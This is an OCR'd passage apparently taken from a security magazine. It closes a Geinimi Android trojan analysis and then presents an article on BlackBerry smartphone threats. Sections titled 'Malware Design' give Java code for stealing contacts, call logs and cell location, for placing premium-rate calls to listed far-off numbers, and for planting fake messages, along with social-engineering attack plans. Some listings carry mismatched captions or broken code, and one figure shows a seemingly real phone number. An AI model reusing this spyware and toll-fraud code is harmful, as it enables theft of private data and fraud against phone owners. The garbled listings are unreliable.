version of the Trojan. With all the information sent to C&C, it is possible for the owner of C&C to uniquely map the location of the device and the package. The following code is responsible for capturing CPID information: Listing 9.

The following is used to capture the PTID information: Listing 10.

The following is used for capturing IMEI information of the Android Device: Listing 11.

The following is used to capture IMSI information: Listing 12. SALESID is captured using following: Listing 13.

The following is used to capture DID information: Listing 14. SDKVER is used for incorporating the SDK version into the request: Listing 15.

Following is used for AUTOSDKVER (auto SDK version): Listing 16.

The communication with C&C server is encrypted using DES. The DES Key used for encryption is hardcoded within the application. As seen in the code below DES Key used to encrypt the information is `\x01\x02\x03\x04\x05\x06\x07\x08`.

The DES key is used throughout Geinimi to encrypt/decrypt communications to and from the C&C server, cyphering clear text.

As seen in most of the Android malware samples, the C&C servers are hardcoded within. However, the list of C&C servers are encoded using DES and the key. After further decoding the server list: Listing 18.


Further decryption also helped us identify the command sets that are used by the Trojan: Listing 19.

Conclusion

It was quiet impressive to see the level of sophistication and the capabilities that were administered by Geinimi. The version management is far more better than the once seen in the previous malwares. The author of this malware has gone to a great extent to employ a byte-code obfuscation and internal encryption to obfuscate its purpose. Even the communication with the C&C seems less conspicuous at first. The other interesting part is the malware allows installation of multiple versions of Geinimi. And in order to reduce the network traffic the minor version of the SDK surrenders it to the major version of SDK to ensure that the latest version of Geinimi is active and most updated. However, the encryption key was embedded within the Trojan that made the decryption relatively easy. In the near future we expect that the encryption key would be dynamic and will be changed each time the communication is packed and delivered.

DHAWAL DESAI

I've been in IT Security for almost 7 years now, working on web malware analysis and threat identification as a Chief Architect for development and implementation of solutions for organizations. Have also been working on mobile malwares for almost more than a year across various platforms.



Get the best real-world Android training anywhere!

Attend

AnDevCon IV

The Android Developer Conference

December 4-7, 2012

San Francisco Bay Area

Choose from more than 65 classes and workshops!

AnDevCon is the biggest, most info-packed, most practical Android conference in the world!

- Learn from the top Android experts, including speakers straight from Google!
- Attend sessions that cover app development, deployment, management, design and more
- Network and connect with hundreds of experienced developers and engineers like yourself

Register Early and SAVE BIG!

www.AnDevCon.com

Follow us: twitter.com/AnDevCon

"AnDevCon is a fantastic conference! There is no better place to experience the latest and greatest technologies and techniques in the field of Android development. If you attend one conference this year, this one should be it!"

—Jay Dellinger, Senior Software Engineer, Manheim

A BZ Media Event


Does your BlackBerry Smartphone have Ears?

This saying may come from a story about Dionysius of Syracuse (430-367 BC), who had an ear-shaped cave cut that connected the rooms of his palace so that he could hear what was being said from another room. Similar listening posts were installed in other palaces over the centuries, including the Louvre in Paris.

The smartphone becomes the most popular gadget all over the world. Undoubtedly, compactness, convenience and PCs' functional capabilities have been winning modern users' hearts. People may think that Internet surfing is safer with their favorite smartphone than by PCs and that the privacy loss risk is minimized, however analytical statistics show the opposite.

The most popular doesn't mean *most protected*. Users who have purchased their devices tend to forget about it because they enjoy a password's protection. Is iPhone or Android protected? Nope. BlackBerry users have a superior method of protection: password and encrypted file system based on ECC algorithms. Is that really the case? In my second article in February 2011 Issue *Is Data Secure on the Password Protected Blackberry Device?*, I detailed how to steal the password from a device, and in further articles I'm going to improve this method.


Statistics show that more than 90% of fashionable gadget's owners (like iPhone) store the personal information (photos, mail or contacts) without any device protection.


Encryption

Device Memory
Encrypt: ✓
Strength: Strongest
Two-factor Protection: ☐
Include Contacts: ✓
Include Media Files: ✓

Media Card
Encrypt: ✓
Mode: Device Password
Include Media Files: ✓

Figure 1. *Encryption Feature*


Yury Chemyorkin 3G

Yury Chemyorkin Available
[redacted]
Information Security Analyst

Phone Numbers
Mobile: +7[redacted]
Mobile 2: +7[redacted]

Email Addresses
Email: [redacted]n@yahoo.com
Email: [redacted]n@facebook.com
Email: [redacted]n@gmail.com

BlackBerry PIN

Instant Messaging
[redacted]

Address
Home: [redacted]

Web Page
Web Page: http://gist.com/[redacted]

Dates
Birthday: [redacted]

Recent Activity

Add

Figure 2. *Up-to-date BlackBerry Contact*

One third of them store the logon data, PIN codes or passwords for various services in them. About 1600 users in Great Britain, France, Italy and Spain took part in security research that exploded the myth of smartphones' protection. It turned out the European smartphone users weren't well-informed about mobile threats for today and considered protective measures unnecessary. Smartphone owners think that the risk of compromising privacy and losing data is lower with mobile devices than with PCs despite the fact that approximately one fifth of them had already faced data loss or data theft from mobile devices. It's caused not only by lack of information but also by the constantly evolving variety of mobile platforms in the market. With wide mobile Internet distribution, malwares can interact with malevolent remote servers to receive updates and commands transmitting private data. In the future such techniques will be used by criminals for mobile botnet functional capacities.

Could you tell me where the telephone directory is, please?..

What is in an up-to-date BlackBerry Address Book? A lot of contact's data, such as several mobile or home phone number, faxes, emails, BB PINs, work and home addresses, web-pages or dates. Also we can add a IM data (Gtalk, Y!, Windows Live, AIM, and not trust-able up-to-date ICQ). That was all until social networking arrived. One more question: Does your BlackBerry device have an auto on-off feature? OK, let's summarize it. In our Address Book we have much valuable information



facebook ✎ Options
You are currently logged in as Yury Chemerkin.
Logout
Run Setup Wizard
Connect your Facebook account with:
✓ BlackBerry Calendar application
✓ BlackBerry Message application
(Enabling this feature will allow you to see your Facebook notifications and messages within the BlackBerry Messages application. Selecting Delete or Delete Prior from the BlackBerry Messages application will also delete your Facebook Messages from your Facebook account.)
✓ BlackBerry Contacts application
(Enabling this feature will periodically send copies of your BlackBerry device Contacts to Facebook Inc. to match and connect with your Facebook Friends. Profile pictures and information about you and your Facebook Friends will also be periodically sent from
Facebook notifications
The Facebook Notifications feature tells you when you receive Facebook messages, posts, events or comments.
✓ Facebook notifications
You can turn off all of your Facebook Email Notifications using the link below. They can be reactivated at the Facebook web site.
Turn off all Facebook Email Notificati...
Automatically check for the newest version of Facebook ✓
Check for Upgrade Now
Check for new Feeds
Every 30 mins ▾
Facebook Places
✓ Share my Location with Facebook
Distance measured in km ▾

Figure 3. *FaceBook Options*

about friends; social network (Figure 3) gives an up-to-date avatar, calendar (in spite of our calendar that can be filled our sleeping time at least), GPS location points, and SW names that provide several pieces of information. According to see Figure 4.

Due to victim's calendar info and GPS info (from photo exif or FaceBook *likes*), private data such as tracking info, habits, time marked a free, time when you're possible sleeping, time when you're at home/company can come to light. For example, in Figure 2, my contact information appears. Though my personal data is obfuscated, a few of my email addresses, phone numbers, home address (this info – City and County – was gotten from Facebook, by the way), my birthday, BlackBerry PIN, web-sites come up. Now let's check my calendar events.

Friday, April, 29th
00:00 – my friends birthday (as default it's marked by 00:00 hour),
Daily alarm is set 06:01,
WLB Europe 2011, Arena Moscow – 21:00 til 22:30 (9 til 10.30 p.m.). It was a Tarja's Turunen Concert
Monday, May, 16th
My free time is set 00:00-06:01. Indeed it's time when my device is sleeping (auto on/off features) and me too... from time to time.
And daily alarm is set 06:01

Some of this data we can use to interact with the device and distract the owner. Let us consider an attack vector in the following way. Smartphone owner is at music concert from 09:00 to 10:30 p.m. Suppose he takes a picture; we can catch it and send a spam message (how to send message and cover your tracks you can see in April 2011 Issue *The Backroom Message That's Stolen Your Deal*) with several attachments such as malware link and picture of someone in his address book. Also we can send a PIN-message (it's secure, isn't it?) adding a GPS location of place. In this way the owner's attention might be diverted to request permissions to



15:19 3G
Fri, Apr 29, 2011
[illegible]
Apr 29, 2011
Daily Alarm
06:01
WLB Europe 2011 - Arena Moscow
21:00 - 22:30
MOSCOW, RUSSIA
Mon, May 16, 2011
00:00 - 06:01 - Free Time -
Daily Alarm
06:01
06:01 - 00:00 - Free Time -

Figure 4. *Calendar Events*

perform vulnerable actions with the smartphone. So, psychological manipulation or (briefly in this article, misleading) is a type of social influence that aims to change the perception of others through deceptive, or even abusive tactics. By advancing the interests of the manipulator, often at the others expense, many deem such methods as exploitative, devious, and deceptive. Social influence is not necessarily negative. For example, doctors can try to persuade patients to change unhealthy habits. Social influence is generally perceived to be harmless when it respects the right of the influenced to accept or reject it, and is not unduly coercive.

George K. Simon cites two manipulative techniques,

Seduction: Manipulator uses charm, praise, flattery or overtly supporting others in order to get them to lower their defenses and give their trust and loyalty to him or her.

Feigning confusion: Manipulator tries to play dumb by pretending he or she does not know what you are talking about or is confused about an important issue brought to his attention.

We can protect ourselves somewhat. First, be attentive to downloadable software; second, create closed systems by utilizing IT Policy Rules by BES or other enterprise technology; Third it's imposition of wrong track on your hypergraph (your device as aggregation info system i.e. blackberry). A detailed description I'm going to submit for consideration in my further articles as regard to bot-nets and semantic networks.

Now we'll examine the appropriate attach vector.

First, stealing all possible fields from the object called PIM. One of the less technically dangerous security threats emanating from the world of data aggregation system (like smartphone) is the traditional attempt to Phish for a user's login credentials. The attacker can then abuse the login credentials that they have gained in numerous ways: Sell the credentials on the black market.

Gather more information about the attacked individual from their profile.



Yury Chemyorkin
Yury Chemyorkin
JSC InfoTeCS
Information Security
Analyst
Available
Phone Numbers
Mobile: +79651470206
Mobile: FAKE MOBILE +73696369369
Email Addresses
FAKE EMAIL
Email: yury.chemerkim@facebook.com
Email: yury.chemerkin@facebook.com
Email: yury.chemerkin@gmail.com
BlackBerry PIN

Figure 5. *Defective contact*

Send more spam via the any possible channel from the compromised account.

Once an attacker has successfully phished your credentials (in BB case it's a trusted application), it's very likely that intruder will go on to send links that will install the malware (or making misleading info's exchange between you and your friends) onto your friends' machines as well, propagating such exploits rapidly.

Second, extracting email addresses or IM accounts from the Address Book an intruder can use the PIN to make messages appear legitimate. As we can see above, my contact card contains a moderate amount of exploitable information, but it's enough to start getting junk messages 1 per 2 days at least. If my vcf-card with linkedin-link was stolen I'd start receiving junk mail such as job offers.

Third, vandalizing the PIM data such as deleting several fields and adding new fields and committing the changes comprises another attack. See Figure 5 to find a defective BlackBerry contact. Are you sure it's nothing? I'm not going to send to anycast an email, sms or something else with private or enterprise data even once. Or change phone number in your high-usage contact to make a missed call and then force you to recall by an Antarctica. Although, it's a funny to talk with penguins, isn't it? One more feature from malware is misleading of calendar events. Isn't time to pack things into a suitcase to make a trip to South Pole?

Fourth, Continuing the attack, an intruder can extract your phone number to extort by blackmail – if not directly, then by using your or your friend's BlackBerry device. The attacker can call at that time (still during the music concert) to Antarctica, Dominican Republic, Somalia or GlobalStar Satellite. If every call costs at least $3 per minute, then one compromised device can lead to $10k per month.

Computers don't have a built-in billing system. Phones do: it's called the phone bill. We have just now

The numbers

+882346077	Antarctica
+17675033611	Dominican republic
+88213213214	EMSAT satellite prefix
+25240221601	Somalia
+881842011123	Globalstar satellite prefix

Listing 1. *API-routines to design malware's part pim stealer*

```
import javax.microedition.pim.Contact;
import javax.microedition.pim.ContactList;
import javax.microedition.pim.PIM;
import javax.microedition.pim.PIMList;
```

seen the first examples of money-making malware that infects smartphones. This talk will provide details of the smartphone trojans that either place calls or send text messages to expensive premium-rate numbers.

The most interesting part of these new attacks is the phone numbers they are using. For various reasons, they cannot effectively use regular premium-rate numbers. Instead, they use unusual phone numbers in faraway places – like Somalia, North Korea and the South Pole!

Fifth Improving habit storing mechanisms in additional to calendar stealing – in the first attack vector malware gathering a statistical sample of data like my free time (00:00-06:01) could develop a profile of the victim. BlackBerry & j2me API provide opportunities to catch different events like an incoming call, outgoing call or connected state of call, group call, call's duration, missed calls and cell-location without GPS. A GSM Cell ID (CID) is a generally unique number used to identify each *Base transceiver station* (BTS) or sector of a BTS within a *Location area code* (LAC) if not within a GSM network. Thus, all your regular habits manifest itself in man-device relationship. It's possible to create false calendar appointments or tasks to mislead the owner; or look farther ahead and simulate an inbox element (pin or email-message) that asking for appointment and sent element that confirms this! By understanding your habits, an intruder can prompt you when you are most probably tired.

Try and remember the previous vector attack! You have a fake-calendar event. And so what, you might say, *Almost all of my events are getting to be send by email or pins*. Yes, you're absolutely right. And look above. One more misleading feature is email and pin manipulation. Email and pin messages we can programmatically add to the inbox or sent folder of blackberry which simulate actual email notifications.

Malware Design (PIM STEALER)

This article will demonstrate how API-routines help design such malware. A list of API classes needed to create a PIM stealer appears in Listing 1:

The first class *pim.Contact* represents a PIM contact that consists of the fields, such as phone number, and address, that represent the personal information of a contact.

The second class *pim.ContactList* represents a Contact list containing Contact items.

The third class *pim.PIM* represents a collection of static methods for getting the names of the existing PIM

Listing 2. *Retrieve contact information*

```
String StealContactInfo(PIMList pimList, Contact
                        contact)
{
   StringBuffer strbuff = new StringBuffer();
   String[] name = contact.getStringArray(Contact.NA
                        ME, 0);
   if (name[Contact.NAME_GIVEN] != null)
      strbuff.append(name[Contact.NAME_GIVEN]);
   if (name[Contact.NAME_FAMILY] != null)
      strbuff.append(name[Contact.NAME_FAMILY]);
   if (name[Contact.NAME_FAMILY] != null)
      strbuff.append(name[Contact.NICKNAME]);
   strbuff.append(contact.getString(Contact.BIRTHDAY, 0));
   strbuff.append(contact.getString(Contact.TEL, 0));
   strbuff.append(contact.getString(Contact.EMAIL, 0));
   strbuff.append(contact.getString(Contact.NOTE, 0));
   //....
   return strbuff.toString();
}
```

Listing 3. *Check whether field exists!*

```
{
   //...
   if (pimList.isSupportedField(Contact.ADDR_
                  POSTALCODE))
      if ((contact.countValues(Contact.ADDR_
                  POSTALCODE) > 0)
         strbuff.append(contact.getString(Contact.A
                  DDR_POSTALCODE, 0));
   //...
}
```

Listing 4. *Steal info for each contact of address book*

```
Vector StealAllContacts()
{
   Vector strings = new Vector();
   PIM pim = PIM.getInstance();
   ContactList pimList = (ContactList) pim.openPIML
                  ist(PIM.CONTACT_LIST, PIM.READ_
                  ONLY);
   Enumeration contacts = pimList.items();
   while (contacts.hasMoreElements())
   {
      Contact contact = (Contact)
                  contacts.nextElement();
      String string = getContactInfo(pimList,
                  contact);
      strings.addElement(string);
   }

}
```

Listing 5. *misleading modifying of address book's contact*

```
void modify_contact()
{
   String[] nameArray = new String[Contact.NAMESIZE];
   if (contact.countValues(Contact.NAME) > 0)
      contact.removeValue(Contact.NAME, 0);
   nameArray[Contact.NAME_GIVEN] = "MISLEADING NAME";
   nameArray[Contact.NAME_FAMILY] = "MISLEADING SURNAME";
   contact.addStringArray(Contact.NAME, PIMItem.ATTR_NONE, nameArray);
   if(contact.isModified())
            contact.commit();
}
```

Listing 6. *API-routines to design malware's part phone log stealer*

```
import net.rim.blackberry.api.phone.phonelogs.CallLog;
import net.rim.blackberry.api.phone.phonelogs.PhoneCallLog;
import net.rim.blackberry.api.phone.phonelogs.PhoneCallLogID;
import net.rim.blackberry.api.phone.phonelogs.PhoneLogs;
import net.rim.blackberry.api.phone.phonelogs.ConferencePhoneCallLog;
```

Listing 7. *Retrieve phone log information*

```
String getGrabbedData()
{
   PhoneLogs plog = PhoneLogs.getInstance();
   int numbofcall = plog.numberOfCalls(PhoneLogs.FOLDER_NORMAL_CALLS);
   Vector data = new Vector();
   for (int i = 0; i < numbofcall; i++)
   {
      CallLog clog = plog.callAt(i, PhoneLogs.FOLDER_NORMAL_CALLS);
      StringBuffer strbuff = new StringBuffer();
      strbuff.append(clog.getDate().toString()); //date of call
      strbuff.append(clog.getDuration());        //duration of call
      strbuff.append(clog.getNotes());           //notes of call
      strbuff.append(clog.getStatus());          //notes of call
      strbuff.append(clog.getType());            //type of call
      if (clog instanceof PhoneCallLog)
      {
         PhoneCallLog phoneLog = (PhoneCallLog) clog;
         for (int j= 0;  j < phoneLog.numberOfParticipants(); j++)
         {
            PhoneCallLogID callid = phoneLog.getParticipantAt(j);
            if (callid != null)
            {
               strbuff.append(callid.getName()); //Name of call participant
               strbuff.append(callid.getNumber());       //Number of call participant
            }
         }
      }
      data.addElement(strbuff.toString());
   }
   return new Utils.makeStringFromVector(data);
}
```

lists, opening the lists, and converting raw data streams to and from PIM items for importing and exporting into those lists.

The fourth class *pim.PIMList* represents the common functionality of a PIM list. *PIMLists* contain zero or more *PIMItems* (represented by the class *PIMItem*). A *PIMList* allows retrieval of all or some of the *PIMItems* contained in the list.

First of all, we need to know how to read data for a particular contact. Let's see the java code in Listing 2.

For each field like `strbuff.append(contact.getString(Contact.ADDR_POSTALCODE, 0));` we need to check the existence of such type of field and field's count by following methods: see Listing 3.

To steal all contacts from Address Book, the malware needs to get `ContactList.items()` and store it in object like *Vector*. And don't forget about *try-catch* (Listing 4).

Beyond of stealing there's a opportunity to mislead info about stored contact, e.g. replacing a phone number or name field's value. Since you can not add data to a field that already contains data, *countValues* is invoked to determine whether or not the field is empty, and *removeValue* is used to remove the data from the field. Then the commit method must be used to save the object to a list. Below, *isModified* is called to indicate whether or not the contact's information has been modified. If so, commit method is invoked and the contact is saved (Listing 5).

But it's not a full data that could be leaked. A much more field you can find in *PIM Constants*, but some of them is deprecated and can be included according to hierarchy like a `ADDR` with sub-included fields `ADDR_COUNTRY`, `ADDR_LOCALITY`, or `NAME` with sub-included fields `GIVEN_NAME`, `FAMILY_NAME`, `NICK_NAME`, etc.

PIM INTEGER Constants

ADDR	Address of this contact.
ADDR _ COUNTRY	Country field of this contact's address array.
ADDR _ EXTRA	Extra field of this contact's address array.
ADDR _ LOCALITY	Locality (for example, city) field of this contact's address array.
ADDR _ POBOX	Post office box number field of this contact's address array.
ADDR _ POSTALCODE	Postal code field of this contact's address array.
ADDR _ REGION	Region (for example, state or province) field of this contact's address array.
ADDR _ STREET	Street address field of this contact's address.
ATTR _ ASST	Information (usually name or phone number) for an assistant to a contact.
ATTR _ FAX	Fax number for a contact.
ATTR _ HOME	Home phone number for a contact.
ATTR _ MOBILE	Mobile phone number for a contact.
ATTR _ OTHER	Other information for a contact.
ATTR _ WORK	Work phone number of a contact.
BIRTHDAY	Birthday field for this contact.
CLASS	Access class for this contact.
CLASS _ CONFIDENTIAL	Confidential access class.
CLASS _ PRIVATE	Private access class.
CLASS _ PUBLIC	Public access class.
EMAIL	Email address field(s) for this contact.
FORMATTED _ ADDR	Contact's formatted address.
FORMATTED _ NAME	Contact's formatted name.
NAME	Contact's name.
NAME _ FAMILY	Family name of this contact's name array.
NAME _ GIVEN	Given name of this contact's name array.
NAME _ OTHER	Another name for this contact's name array.
NAME _ PREFIX	A prefix for this contact's name array.
NAME _ SUFFIX	A suffix for this contact's name array.
NAMESIZE	Use PIMList.stringArraySize(int) instead
NICKNAME	Contact's nick name.
NOTE	Represents a field used to store a note about this contact.
ORG	Name of this contact's organization.
PIN	Unique identifier for a BlackBerry device.
PHOTO	Photo for this contact.
PHOTO _ URL	URL leading to a photo for this contact.
PUBLIC _ KEY	Public encryption key of this contact.
PUBLIC _ KEY _ STRING	String representation of this contact's public encryption key.
REVISION	Last-modification date and time for this contact's information.
TEL	Telephone number for this contact.
TITLE	Title for this contact, for example 'Vice President'.
UID	Unique ID for this contact.
URL	Website URL for this contact.

Listing 8. *API-routines to design malware's part "premium caller"*

```
import net.rim.blackberry.api.invoke.PhoneArguments;
import net.rim.blackberry.api.invoke;
```

Malware Design (PHONE LOG STEALER)

Ultimate goal is show what API-routines help us to design such malware. List of API classes is shall be import to re-create phone log stealer is presented in Listing 6.

The first class *CallLog* represents a abstract class with methods that can retrieves to malware a Date of call, Duration of call, Notes for this call, and status of this call. All call's status is in *STATUS INTEGER Constants*.

The second class *PhoneCallLog* represents a call log in the message list for a simple phone call and retrieves malware a the participant for this call and type of call. All call's type is in *TYPE INTEGER Constants*.

The third class *PhoneCallLogID* represents a the caller ID information associated with a phone call log like call id, blackberry contact.

The fourth class *PhoneLogs* lists of CallLog objects that together represent the call log for phone calls stored in the message list. All call's folder is in *FOLDER_ CALLS INTEGER Constants*.

Listing 9. *Retrieve phone log information*

```
void make_a_call()
{
   String tel = "1234567";          //put there any
                number or premium-rate call
   PhoneArguments phoneArgs = new PhoneArguments(Pho
                neArguments.ARG_CALL, tel);
   Invoke.invokeApplication(Invoke.APP_TYPE_PHONE,
                phoneArgs);
}
```

Listing 10. *API-routines to design malware's part "cell-location stealer"*

```
import net.rim.device.api.system.GPRSInfo;
```

The fifth class `ConferencePhoneCallLog` is a log object for a conference call (a call with two or more participants).

First of all, we need to know how to get a phone log data for any call. Let's see Listing 7.

Malware Design (PREMIUM CALLER)

Ultimate goal is show what API-routines help us to design such malware. List of API classes is shall be import to re-create phone log stealer is presented in Listing 8.

STATUS INTEGER Constants

STATUS _ AUTHENTICATION _ FAILURE	Error due to call authorization failure.
STATUS _ BUSY	Busy call status.
STATUS _ CALL _ FAILED _ TRY _ AGAIN	Call failed, try again.
STATUS _ CALL _ FAIL _ DUE _ TO _ FADING	Call failed due to fading.
STATUS _ CALL _ LOST _ DUE _ TO _ FADING	Call lost due to fading.
STATUS _ CONGESTION	Error due to congestion.
STATUS _ CONNECTION _ DENIED	Call connection was denied.
STATUS _ EMERGENCY _ CALLS _ ONLY	Emergency calls only.
STATUS _ FDN _ MISMATCH	An FDN mismatch occured.
STATUS _ GENERAL _ ERROR	General error occured.
STATUS _ HOLD _ ERROR	Call hold error.
STATUS _ INCOMING _ CALL _ BARRED	Incoming calls are barred.
STATUS _ MAINTENANCE _ REQUIRED	Maintenance required.
STATUS _ NORMAL	Normal call status (no errors).
STATUS _ NUMBER _ UNOBTAINABLE	Error due to number unobtainability.
STATUS _ OUTGOING _ CALLS _ BARRED	Outgoing calls barred.
STATUS _ PATH _ UNAVAILABLE	Error due to path unavailability.
STATUS _ SERVICE _ NOT _ AVAILABLE	Service not available.

TYPE INTEGER Constants

TYPE _ MISSED _ CALL _ OPENED	Call that was missed and that has been viewed.
TYPE _ MISSED _ CALL _ UNOPENED	Call that was missed and has not been viewed yet.
TYPE _ PLACED _ CALL	Successfully connected outgoing call.
TYPE _ RECEIVED _ CALL	Incoming call that was successfully received.

FOLDER_CALLS INTEGER Constants

FOLDER _ MISSED _ CALLS	Folder ID for the missed call folder.
FOLDER _ NORMAL _ CALLS	Folder ID for other calls.

The first class *CallLog* encapsulates arguments to pass to the Phone application.

The second class *PhoneCallLog* represents to invoke internal applications with optional parameters.

First of all, we need to know how to make a call. Let's see Listing 9.

Malware Design (CELL LOCATION STEALER)

Ultimate goal is show what API-routines help us to design such malware. List of API classes is shall be import to re-create cell-location stealer is presented in Listing 10. The class *CallLog* contains a *General Packet Radio Service* (GPRS) radio information.

First of all, we need to know how to get cell-id information. Let's see Listing 11.

Malware Design (MISLEADING MESSAGE'S SIMULATION)

Ultimate goal is show what API-routines help us to design such malware. List of API classes and *Folder Integer Constants* you can find in April 2011 Issue *The Backroom Message That's Stolen Your Deal*.

First of all, we need to know how to put message in the sent folder. Let's see Listing 12.

In next listing (Listing 13), follow suit to put a message in the inbox folder.

Listing 11. *Retrieve phone log information*

```
void  steal_cell_id_location()
{
   // Retrieves the cell id
   String cellID = Integer.toString(GPRSInfo.getCellInfo().getCellId());
   // Retrieves the Location Area Code.
   String lac = Integer.toString(GPRSInfo.getCellInfo().getLAC());
   // Retrieves the mobile country code.
   String mcc = Integer.toHexString(RadioInfo.getMCC(RadioInfo.getCurrentNetworkIndex()));
   // Retrieves the Location network Code.
   String mnc = Integer.toHexString(RadioInfo.getMNC(RadioInfo.getCurrentNetworkIndex()));
}
```

Listing 12. *Putting message in sent folder*

```
void MisLeadSentMessage(Address[] Numbers, String message, boolean delivered)
{
   Store store = Session.getDefaultInstance().getStore();
   // retrieve the sent folder
   Folder[] folders = store.list(Folder.SENT);
   Folder sentfolder = folders[0];

   // create a new message and store it in the sent folder
   Message msg = new Message(sentfolder);
   if (delivered)         // message delivered
      msg.setStatus(Message.Status.TX_SENT, Message.Status.TX_SENT);
   else
      msg.setStatus(Message.Status.TX_ERROR, Message.Status.TX_ERROR);
   msg.setFlag(Message.Flag.OPENED, true);

   msg.addRecipients(Message.RecipientType.TO, Numbers);
   // set a subject for the message
   msg.setSubject("subject");
   // sets the body of the message
   msg.setContent(message);

   sentfolder.appendMessage(msg);
}
```

Each message has a status type and flag type. The status type tells us whether it's a compress or ciphered, received or delivered, etc. Once delivered, the message flag tells us the message's disposition: either read, saved, or moved, etc. The following section explains the codes *Message status, message flag constants*.

To adapt and improving our understanding of the BB user's habits we have to use phone call's events. Malware code may override each event in Listing 14 with anything code you like. In Listing 15 I give an example of my predilections.

Covert channels in BlackBerry

In computer security, a covert channel is a type of computer security attack capable of transfering information objects between processes that are not supposed to be allowed to communicate by the computer security policy. The term, originated in 1972 by Lampson is defined as *(channels) not intended for information transfer at all, such as the service program's effect on system load*. to distinguish it from legitimate channels subject to access controls.

Unsurprisingly covert channels defined in 1972 were system based. However they are still relevant in any shared environment including.

Storage Channels

The most basic indeed, based on the used of a shared data storage area. Most evolved techniques rely on locks or semaphores which may indicate various data attributes or process states.

Timing Channels

The time needed by a process to perform an operation can be manipulated to provide information to another process.

Termination Channels

A process launches a task. It this task is finished at a specified time it means 1, 0 otherwise.

Resource Exhaustion Channels

The value (0 or 1) is provided by the availability of a specific resource which may be filled up (hard disk), overloaded (100% cpu utilization) etc.

Power Channels

In this case the information is based upon power consumption.

The term *covert channel*, when applied to computer networks, describes a mechanism for sending information without the knowledge of the network administrator or other users. Depending on the context, it has also been defined as:

- a transmission channel that transfer data in a manner that violates security policy.
- a means of communication not normally intended to be used for communication.

MESSAGE STATUS INTEGER Constants

RX _ ERROR	Indicates an error occurred when receiving a message.
RX _ RECEIVED	Indicates the message has been received successfully.
RX _ RECEIVING	Indicates the message is being received.
TX _ COMPOSING	Indicates the message is being composed.
TX _ COMPRESSING	Indicates the message is being compressed.
TX _ DELIVERED	Indicates the message has been delivered successfully.
TX _ ENCRYPTING	Indicates the message is being encrypted.
TX _ ERROR	Indicates a transmission error.
TX _ GENERAL _ FAILURE	Indicates a general transmission failure.
TX _ MAILBOXED	Indicates the sent message has been filed in the mailbox.
TX _ PENDING	Indicates message transmission is pending.
TX _ READ	Indicates the message has been read.
TX _ RETRIEVING _ KEY	Indicaes the key is being retrieved for the message.
TX _ SENDING	Indicates the message is being sent.
TX _ SENT	Indicates the message has been sent.

MESSAGE FLAG INTEGER Constants

BODY _ TRUNCATED	Flag indicates that the message has been truncated.
DELETED	Flag indicates the message has been deleted.
FILED	Flag indicates that the message has been filed.
MOVED	Flag indicates that the message has moved after desktop sync.
OPENED	Flag indicates that the message has been read.
PRIORIT	Deprecated. In favour of Message.Priority
REPLY _ ALLOWED	Flag indicates that replies are allowed from this message.
REQUEST _ READ _ ACK	Flag indicates that the message sender requested an acknowledgment.
SAVED	Flag indicates that the message was saved.
SAVED _ THEN _ ORPHANED	Flag indicates that the message was saved and deleted from its original location.

- a mechanism for sending and receiving information data between machines without alerting any firewalls and IDSs on the network.

Fundamentally different from covert communications, encrypted communications allow the data stream to be sent and retrieved by those possessing sanctioned keys. Encrypted communications however don't hide the fact that a communication took place, or the identity of its originator and destination. Encrypted data streams will often give up valuable information about themselves through their inherent characteristics which may be extracted through careful traffic analysis.

